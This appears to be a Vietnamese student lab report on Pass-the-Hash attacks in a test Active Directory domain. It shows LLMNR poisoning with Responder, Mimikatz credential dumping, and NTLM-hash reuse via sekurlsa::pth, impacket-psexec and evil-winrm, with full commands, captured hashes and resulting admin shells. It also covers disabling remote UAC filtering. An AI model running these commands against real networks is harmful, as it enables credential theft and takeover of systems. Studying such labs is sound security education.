
Cuộc tấn công này được gọi là ngộ độc LLMNR và được thể hiện trong hình dưới



Hình 2-2: Quy trình hoạt động Responder

Khi người dùng cố gắng kết nối với máy thông qua SMB, SQL, FTP, SMTP, v.v., nhưng sử dụng tên mà máy chủ DNS cục bộ không thể giải quyết hoặc sử dụng địa chỉ IP. Điều này sẽ kích hoạt máy gửi yêu cầu LLMNR để tìm máy hoặc tài nguyên mà nó đang cố

gắng truy cập. Responder sẽ nắm bắt yêu cầu LLMNR này và hiển thị hàm băm NTLM để bạn sử dụng.



Hình 2-3: Truy cập ổ C của 1 server không tồn tại


```

nguyencongluc@n19dcat048: ~
File Actions Edit View Help
~(nguyencongluc@n19dcat048)-[~]
$ sudo responder -I eth0 -v

nguyencongluc@n19dcat048: ~
File Actions Edit View Help
[SMB] NTLMv2-SSP Username : CLIENT1\lucsky
[SMB] NTLMv2-SSP Hash : lucsky::CLIENT1:7f2b06b815163d5d:DF03FDCE8A678BF5951049E648D415D9:01
010000000000000002623F60AACDA0196CDC918FC25454200000000020008004C0057004400370001001E00570049004E
002D005800540052004300570043005900390038005400340004003400570049004E002D005800540052004300570043
00590039003800540034002E004C005700440037002E004C004F00430041004C00030014004C005700440037002E004C
004F00430041004C00050014004C005700440037002E004C004F00430041004C0007000800002623F60AACDA01060004
000200000000800300030000000000000000000000000000000000000000000000000000000000000000000000000
687132E09A22A383A20A0010000000000000000000000000000000000000000000000000000000000000000000000
003100300030000000000000000000000000000000000000000000000000000000000000000000000000000000000
[*] [MDNS] Poisoned answer sent to 192.168.100.11 for name WIN100.local
[*] [MDNS] Poisoned answer sent to fe80::bd29:99c1:9a07:6199 for name WIN100.local
[*] [MDNS] Poisoned answer sent to 192.168.100.11 for name WIN100.local
[*] [LLMNR] Poisoned answer sent to fe80::bd29:99c1:9a07:6199 for name WIN100
[*] [LLMNR] Poisoned answer sent to fe80::bd29:99c1:9a07:6199 for name WIN100
[*] [MDNS] Poisoned answer sent to fe80::bd29:99c1:9a07:6199 for name WIN100.local
[*] [LLMNR] Poisoned answer sent to 192.168.100.11 for name WIN100

```

Hình 2-4: Responder có thể nắm bắt yêu cầu LLMNR này và đánh cắp hàm băm NTLMv2 của người dùng

* Security Account Manager (SAM) Với Mimikatz

Cơ sở dữ liệu SAM là một tệp registry lưu trữ các hash NTLM của các tài khoản nội bộ trên máy tính (local account/Microsoft account) và không bao gồm các tài khoản trong domain. SAM được lưu trữ dưới dạng mã hóa tại đường dẫn %SystemRoot%/system32/config/SAM và được gắn vào khóa registry HKLM/SAM. Đây là một phần của Windows Registry và chứa nhiều thông tin tài khoản người dùng khác nhau. Các thông tin để giải mã SAM đều có thể tìm thấy trên máy tính. Do đó, khi chiếm được máy tính và có quyền administrator, kẻ tấn công có thể trích xuất tất cả các hash NTLM được lưu trữ trong SAM bằng cách tương tác với Dịch vụ hệ thống con của cơ quan bảo mật địa phương (quy trình LSASS).

Một công cụ khét tiếng để đánh cắp thông tin xác thực từ các máy Windows là Mimikatz. Nó là một công cụ sau khai thác mạnh mẽ có khả năng đổ thông tin đăng nhập và thực hiện các kỹ thuật chuyển động bên khác nhau. Một trong những tính năng của công cụ là trích xuất mật khẩu và các tài liệu xác thực khác từ máy đích, được lưu trữ cục bộ hoặc chạy trong bộ nhớ.

```

mimikatz 2.2.0 x64 (oe.eo)
Try the new cross-platform PowerShell https://aka.ms/pscore6
PS C:\Windows\system32> cd C:\Users\lucsky\Desktop\mimikatz\x64
PS C:\Users\lucsky\Desktop\mimikatz\x64> .\mimikatz.exe

##### mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
## ^ ## "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # Privilege::debug
Privilege '20' OK

mimikatz # Sekurlsa::logonpasswords

Authentication Id : 0 ; 2717596 (00000000:0029779c)
Session : Interactive from 2
User Name : Administrator
Domain : GROUP13
Logon Server : WINSERVER2019
Logon Time : 5/22/2024 4:07:33 AM
SID : S-1-5-21-3665606609-986744621-302389686-500

msv :
[00000003] Primary
* Username : Administrator
* Domain : GROUP13
* NTLM : e45a314c664d40a227f9540121d1a29d
* SHA1 : 68d2c0b0f15a6c345b0f42a632b0dfee03e61708
* DPAPI : d2f1a2ceef7f82808c751f6d5a6e94d5

tspkg :
wdigest :
* Username : Administrator
* Domain : GROUP13
* Password : (null)

kerberos :
* Username : Administrator
* Domain : GROUP13.VN
* Password : (null)

ssp :
credman :
cloudap :

Authentication Id : 0 ; 2690275 (00000000:00290ce3)
Session : Interactive from 2
User Name : DWM-2
Domain : Window Manager
Logon Server : (null)
Logon Time : 5/22/2024 4:07:01 AM

```

Hình 2-5: Trích xuất các hàm băm NTLM được lưu trữ trong SAM


2.2.2 Sử dụng hash

Sau khi có được NTLM hash, kẻ tấn công có nhiều lựa chọn để áp dụng hash thu thập được để truy cập cũng như thực thi code từ xa dựa trên các tài khoản và hash đó qua nhiều giao thức khác nhau. Có một khóa registry tại HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTokenFilterPolicy, mặc định có giá trị = 0 sẽ kiểm soát UAC với những tài khoản thuộc nhóm administrator khi xác thực qua mạng. Kẻ tấn công có thể thiết lập giá trị LocalAccountTokenFilterPolicy = 1 trước khi thực thi Pth để vô hiệu hóa UAC và có quyền khi xác thực qua mạng.

Một số cách để thực thi code thông qua sử dụng NTLM hash phổ biến:

* *Pth over sekurlsa*

Kẻ tấn công có thể sử dụng NTLM hash để tạo ra Kerberos ticket và thực thi một tiến trình dưới quyền của user khác.



```
mimikatz 2.2.0 x64 (oe.eo)
\ kerberos - data copy @ 000001A1110CD288
\ aes256_hmac -> null
\ aes128_hmac -> null
\ rc4_hmac_nt OK
\ rc4_hmac_old OK
\ rc4_md4 OK
\ rc4_hmac_nt_exp OK
\ rc4_hmac_old_exp OK
\ *Password replace @ 000001A1111CA428 (32) -> null

mimikatz # sekurlsa::pth /user:Administrator /domain:group13.vn /ntlm:e45a314c664d40a227f9540121d1a29d /run:cmd
user : Administrator
domain : group13.vn
program : cmd
impers. : no
NTLM : e45a314c664d40a227f9540121d1a29d
| PID 7824
| TID 7248
| LSA Process was already R/W
| LUID 0 ; 4337741 (00000000:0042304d)
\ msv1_0 - data copy @ 000001A1111FF880 : OK !
\ kerberos - data copy @ 000001A110878AB8
\ aes256_hmac -> null
\ aes128_hmac -> null
\ rc4_hmac_nt OK
\ rc4_hmac_old OK
\ rc4_md4 OK
\ rc4_hmac_nt_exp OK
\ rc4_hmac_old_exp OK
\ *Password replace @ 000001A1111CB7A8 (32) -> null

mimikatz #
```

```
Administrator: C:\Windows\SYSTEM32\cmd.exe
Microsoft Windows [Version 10.0.18363.535]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Truy cập thành công user Administrator qua NTLM hash

Hình 2-6: PtH over sekurlsa


* Pth over Psexec Metasploit

PsExec là một công cụ dòng lệnh được phát triển bởi Microsoft. PsExec đã bị lạm dụng bởi những kẻ tấn công trong quá khứ để thực hiện chuyển động bên trong môi trường Active Directory bằng cách sử dụng thông tin đăng nhập bị đánh cắp. Kali Linux được cài đặt với một phiên bản của PsExec.

có thể thực hiện vượt qua cuộc tấn công băm với PsExec bằng cách đưa ra lệnh sau trong máy Kali Linux:

```
impacket-psexec -hashes :<ntlm_hash> <username>@<ip_address>
```

```
impacket-psexec -hashes :e45a314c664d40a227f9540121d1a29d
Administrator@192.168.100.10
```



```
nguyencongluc@n19dcat048: ~
File Actions Edit View Help
nguyencongluc@n19dcat048-[~]
$ impacket-psexec -hashes :e45a314c664d40a227f9540121d1a29d Administrator@192.168.100.10
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.100.10.....
[*] Found writable share ADMIN$
[*] Uploading file nNkikAXg.exe
[*] Opening SVCManager on 192.168.100.10.....
[*] Creating service VBTv on 192.168.100.10.....
[*] Starting service VBTv.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.737] (c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::d828:b4f1:70d9:c636%10
    IPv4 Address. . . . . : 192.168.100.10
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.100.2

C:\Windows\system32>
```

Hình 2-7: PtH sử dụng Psexec

* Pth over EvilWinRM

EvilWinRM là một công cụ sau khai thác được viết bằng PowerShell được thiết kế để đơn giản hóa việc đạt được và duy trì quyền truy cập từ xa vào các hệ thống Windows. Công cụ này có thể cung cấp cho bạn một phiên tương tác, nơi bạn có thể thực hiện thực thi lệnh từ xa, truyền tệp và thực thi các lệnh Windows PowerShell. EvilWinRM sử dụng giao thức Windows Remote Management (WinRM) để cung cấp chức năng này để bỏ qua sự cần thiết của Remote Desktop Protocol (RDP) được kích hoạt trên các máy đích. WinRM là một giao thức được sử dụng nhiều trong môi trường Active Directory doanh nghiệp, vì vậy lưu lượng mạng được tạo bởi công cụ này kết hợp tốt.

```
evil-winrm -i <ip_address> -u <username> -H <ntlm_hash>
```

evil-winrm -i 192.168.100.10 -u Administrator -H e45a314c664d40a227f9540121d1a29d

```
(nguyencongluc@n19dcat048)-[~]
$ evil-winrm -i 192.168.100.10 -u Administrator -H e45a314c664d40a227f9540121d1a29d

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
group13\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> hostname
winsrv2019
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```


Hình 2-8: PtH sử dụng EvilWinRM

2.3 Thiết lập thử nghiệm tấn công


- **Chuẩn bị:** Các máy mục tiêu: Windows 10, Windows server 2019 đã cấu hình domain.

Các máy tấn công: Kali Linux 2022, windows 11


- **Mục tiêu:** Thực hiện tấn công Pass the Hash.



Hình 2-9: Cấu hình máy server



Hình 2-10: Cấu hình máy client




Hình 2-11: Cấu hình máy attacker

2.3.1 Trích xuất Hashes

- Khai thác mục tiêu sử dụng Responder theo dõi giao thức mạng LLMNR

Khởi động Responder: `sudo responder -I eth0 -v`




The screenshot shows a terminal window titled 'nguyencongluc@n19dcat048: ~'. The user has run 'sudo responder -I eth0' and entered their password. The terminal displays the 'NBT-NS, LLMNR & MDNS Responder 3.1.4.0' banner, followed by sponsorship links for Github and Paypal, and the author's name 'Laurent Gaffie'. Below this, there are two sections: 'Poisoners' and 'Servers', each with a list of services and their status (ON or OFF).

```
nguyencongluc@n19dcat048: ~  
File Actions Edit View Help  
(nguyencongluc@n19dcat048)-[~]  
$ sudo responder -I eth0  
[sudo] password for nguyencongluc:  
  
NBT-NS, LLMNR & MDNS Responder 3.1.4.0  
  
To support this project:  
Github → https://github.com/sponsors/lgandx  
Paypal → https://paypal.me/PythonResponder  
  
Author: Laurent Gaffie (laurent.gaffie@gmail.com)  
To kill this script hit CTRL-C  
  
[+] Poisoners:  
    LLMNR [ON]  
    NBT-NS [ON]  
    MDNS [ON]  
    DNS [ON]  
    DHCP [OFF]  
  
[+] Servers:  
    HTTP server [ON]  
    HTTPS server [ON]  
    WPAD proxy [OFF]  
    Auth proxy [OFF]  
    SMB server [ON]  
    Kerberos server [ON]  
    SQL server [ON]  
    FTP server [ON]  
    IMAP server [ON]
```

Hình 2-12: Khởi động công cụ Responder

Đội mục tiêu sử dụng SMB service và vô tình truy cập vào một máy không tồn tại



Hình 2-13: Máy victim truy cập vào một máy không tồn tại

